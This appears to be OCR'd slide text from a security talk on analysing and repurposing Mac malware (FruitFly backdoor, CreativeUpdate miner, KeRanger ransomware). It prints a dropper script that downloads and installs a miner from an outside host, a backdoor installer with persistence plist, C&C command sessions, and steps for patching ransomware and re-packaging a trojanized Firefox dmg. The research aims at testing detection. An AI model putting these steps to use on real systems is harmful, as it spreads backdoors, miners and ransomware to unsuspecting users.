
understand capabilities

```
01  0x0000848e   mov dl, byte [dataFromServer]
02
    ...
03
04  0x00004125   dec dl
05  0x00004127   cmp dl, 0x42
06  0x0000412a   ja  invalidCommand
07
08
09  0x00004145   movzx eax, dl
10  0x00004148   jmp   dword [commands+eax*4]
```


parsing C&C tasking

REPURPOSING


3 patch to "reconfigure"



89.34.111.113
original C&C server



patching C&C server address






connection received!

REPURPOSING

4 create a custom C&C server

```
$ python server.py 1337
...
malware connected: '192.168.0.4'

[+] specify command: 11
    sending command: 11 (pwd)

response:
byte: 11 (command)
string: '/Users/user/Desktop'

[+] specify command: 02
    sending command: 02 (screenshot)
```





(remote) screenshot

PDF

DEF CON 25 P. Wardle
"Offensive Malware Analysis: Dissecting OSX.FruitFly
www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

OSX.FruitFly (Backdoor)

fully-featured and undetected for 10yrs+


MOTHERBOARD | By Lorenzo Franceschi-Bicchierai | Jul 24 2017, 3:00am
TECH BY VICE

Mysterious Mac Malware Has Infected Victims for Years

The mystery of a Mac malware called “FruitFly.”



discovered by
@thomasareed



OSX.FruitFly

repurposing the backdoor

```
01  if(@ARGV == 1) {
02   if($ARGV[0] =~ /^\d+$/ ){ $h = $ARGV[0] }
03   elsif($ARGV[0] =~ /^([^:]+):(\d+)$/) {
04      ($h, @r) = ($2, scalar reverse $1);
05   }
06  }
07
08  $g = shift @r; push @r, $g;
09  $1 = new IO::Socket::INET(
10     PeerAddr => scalar( reverse $g ),
11     PeerPort => $h,
12     Proto    => 'tcp',
13     Timeout  => 10 );
```

parsing cmdline args?




```
$ ./fruitfly <port>
$ ./fruitfly <addr:port>
```

specify (custom)C&C via cmdline!

no need to patch (malware)!

```
$ cat ~/Library/LaunchAgents/
   com.fruitfly.plist
{
    KeepAlive = 0;
    Label = "com.fruitfly.host";

    ProgramArguments =      (
        "/Users/user/.fruitfly"
        "ip.addr:port"
    );

    RunAtLoad = 1;
}
```

persist (w/ C&C server)




OSX.FruitFly

creating a custom installer

patrick wardle
@patrickwardle

Replying to @campuscodi
It's from the FBI "Flash" Alert: MC-000091-MW



hrmm,
we need an installer then

patrick wardle
@patrickwardle

Wrote an OSX/FruitFly installer: pastebin.com/Ltmc1WwA
😈☠️ To umm... test Apple's detection claims
(XProtect/MRT) & 3rd-party ones too

But this mystery was solved earlier today by Wardle, who discovered an FBI flash alert sent earlier this year.

Describing the Fruitfly/Quimitchin malware, the FBI said the following:

> The attack vector included the scanning and identification of externally facing services, to include the Apple Filing Protoco port 548), RDP or other VNC, SSH (port 22), and Back to My M (BTMM), which would be targeted with weak passwords or passwords derived from third party data breaches.

```
01  #ex: $ python ffInstaller.py FruitFly/fpsaud 192.168.0.2:1337
02  FRUIT_FLY = '~/fpsaud'
03  FRUIT_FLY_PLIST = '~/Library/LaunchAgents/com.fruit.fly.plist'
04  plist = '<?xml version="1.0" encoding="UTF-8"?> ...'
05
06  shutil.copyfile(sys.argv[1], os.path.expanduser(FRUIT_FLY))
07
08  with open(os.path.expanduser(FRUIT_FLY_PLIST), 'w') as plistFile:
09    plistFile.write(plist % (os.path.expanduser(FRUIT_FLY), sys.argv[2]))
```

1 copy malware

2 write plist

OSX.FruitFly installer


Demo

```
osx.fruitfly "repurposed"
```



OSX.CreativeUpdate (miner)


spread via a popular app website




macupdate.com
security alert



signed?






monero (xmr) miner

OSX.CREATIVEUPDATE

a brief triage

```
$ hdiutil attach "Firefox 58.0.2.dmg"
attached "Firefox 58.0.2.dmg" -> /Volumes/Firefox
```

mount (infected) dmg




```
01  void -[ScriptExecController loadAppSettings]{
02
03    //get path of 'script' in Resources directory
04    r13 = [[var_1B0 pathForResource:@"script" ofType:0x0] retain];
05    ...
06
      [self executeScriptWithoutPrivileges];
```

```
01  void -[ScriptExecController executeScriptWithoutPrivileges]{
02
03    //launch Resources/script
04    r13->task = [[NSTask alloc] init];
05    [r13->task setLaunchPath:r13->interpreterPath];
06    [r13->task setArguments:r13->arguments];
07    [r13->task launch];
```

OSX.CreativeUpdate

a brief triage (script)

```
$ cat /Volumes/Firefox/Firefox.app/Contents/Resources/script
open Firefox.app

if [ -f ~/Library/mdworker/mdworker ]; then
killall MozillaFirefox
else
nohup curl -o ~/Library/mdworker.zip https://public.adobecc.com/files/
1U14RSV3MVAHBMEGVS4LZ42AFNYEFF?content_disposition=attachment &&
unzip -o ~/Library/mdworker.zip -d ~/Library &&
mkdir -p ~/Library/LaunchAgents &&
mv ~/Library/mdworker/MacOSupdate.plist ~/Library/LaunchAgents &&
sleep 300 &&
launchctl load -w ~/Library/LaunchAgents/MacOSupdate.plist &&
rm -rf ~/Library/mdworker.zip &&
killall MozillaFirefox &
```

Resources/script



launch real Firefox!



mdworker.zip



plist binary

OSX.CreativeUpdate


a brief triage (miner)

```
$ cat MacOS.plist

<key>ProgramArguments</key>
<array>
 <string>sh</string>
 <string>-c</string>
 <string>
  ~/Library/mdworker/mdworker
  -user walker18@protonmail.ch -xmr
 </string>
</array>
...
```

MacOS.plist
(launches 'mdworker')

```
$ ./mdworker -help
  Usage:
   minergate-cli [-version] -user <email> ...
```

mdworker



minergate's cli miner

OSX.CreativeUpdate

repurposing the miner


1 change miner account

```
$ cat MacOS.plist
 ...
 <string>
  ~/Library/mdworker/mdworker
  -user wardle@objective-see.com -xmr
 </string>
```

server (now) offline


2 add mdworker.zip

```
Resources/
  mdworker.zip
```




```
$ cat Resources/script
open Firefox.app
...
unzip -o mdworker.zip -d ~/Library &&
mkdir -p ~/Library/LaunchAgents &&
mv ~/Library/mdworker/MacOS.plist ~/Library/LaunchAgents &&
launchctl load -w ~/Library/LaunchAgents/MacOS.plist &&
killall MozillaFirefox &
```

3 modify Resources/script



OSX.CreativeUpdate

repurposing the miner



4 re-package into Firefox 58.0.2.dmg


```
$ hdiutil create -volname "Firefox 58.0.2" -srcfolder Firefox.app -ov
          -format UDZO "Firefox 58.0.2.dmg"

created: Firefox 58.0.2.dmg
```



demo!

OSX.KeRanger (Ransomware)

spread via transmission.app official website



hacked!



```
01  //copy malware:
02  // General.rtf -> ~/Library/kernel_service
03  // then make executable and execute via 'system'
04  sprintf_chk(pathSrc, ... "%s/Resources/General.rtf", ...);
05  sprintf_chk(pathDest, ... "%s/Library/kernel_service", ...);
06
07  chmod(pathDest, 0x40);
08  system(pathDest);
```

install/launch payload
(General.rtf)





```
$ file Transmission.app/Contents/Resources/General.rtf

General.rtf: Mach-O 64-bit executable x86_64
```

General.rtf: macho-o 64-bit binary

OSX.KeRanger

a brief triage




```
$ ./networkSniffer
GET /osx/ping?
user_id=general&uuid=c26f3...&model=VMware7,1

HTTP/1.0
Host: lclebb6kvohlkcml.onion.link

User-Agent: Mozilla/5.0 (Windows NT 6.1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
41.0.2228.0 Safari/537.36
```

network request to TOR-based C&C

```
01  //encrypt /Users
02  recursive_task("/Users", _encrypt_entry, _putReadme);
03
04  //encrypt /Volumes
05  recursive_task("/Volumes", _check_ext_encrypt, _putReadme);
06
07  //mark encryption as completed
08  sprintf_chk(0x0, 0x0, 0x400, "%s/Library/.kernel_complete"...);
09  rbx = fopen(0x0, "w"); fwrite("do not touch this\n", 0x12, 0x1, rbx);
```

encrypt all things!


OSX.KeRanger


repurposing the ransomware

1 nop out 3-day sleep

```
01  startEncrypt:
02  ...
03  0x0000000100002388b E820FDFFFF    call   waitOrExit
04  0x0000000100002390 85C0           test   eax, eax
05  0x0000000100002392 0F84A1020000   je     leave
```

```
01  startEncrypt:
02  ...
03  0x0000000100002388b 90    nop
04  0x0000000100002388c 90    nop
05  ...
06  0x0000000100002397 90    nop
```





2 modify C&C servers (127.0.0.1 for testing)

OSX.KeRanger

repurposing the ransomware

3 create custom C&C "server"

```
HTTP/1.1 200 OK
Date: Sun, 10 Oct 2010 23:26:07 GMT
Server: Apache/2.2.8 (Ubuntu) mod_ssl/2.2.8

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDDuUx6Py8PNQwaN6A1...
nokVRGKUPt3k3ptXPYQIDAQAB

c2VuZCBhbGwgeW91ciBtb25leXogdG8gd2FyZGxlQG9iamVjdGl2ZS1
zZWUuY29tIQ==
```

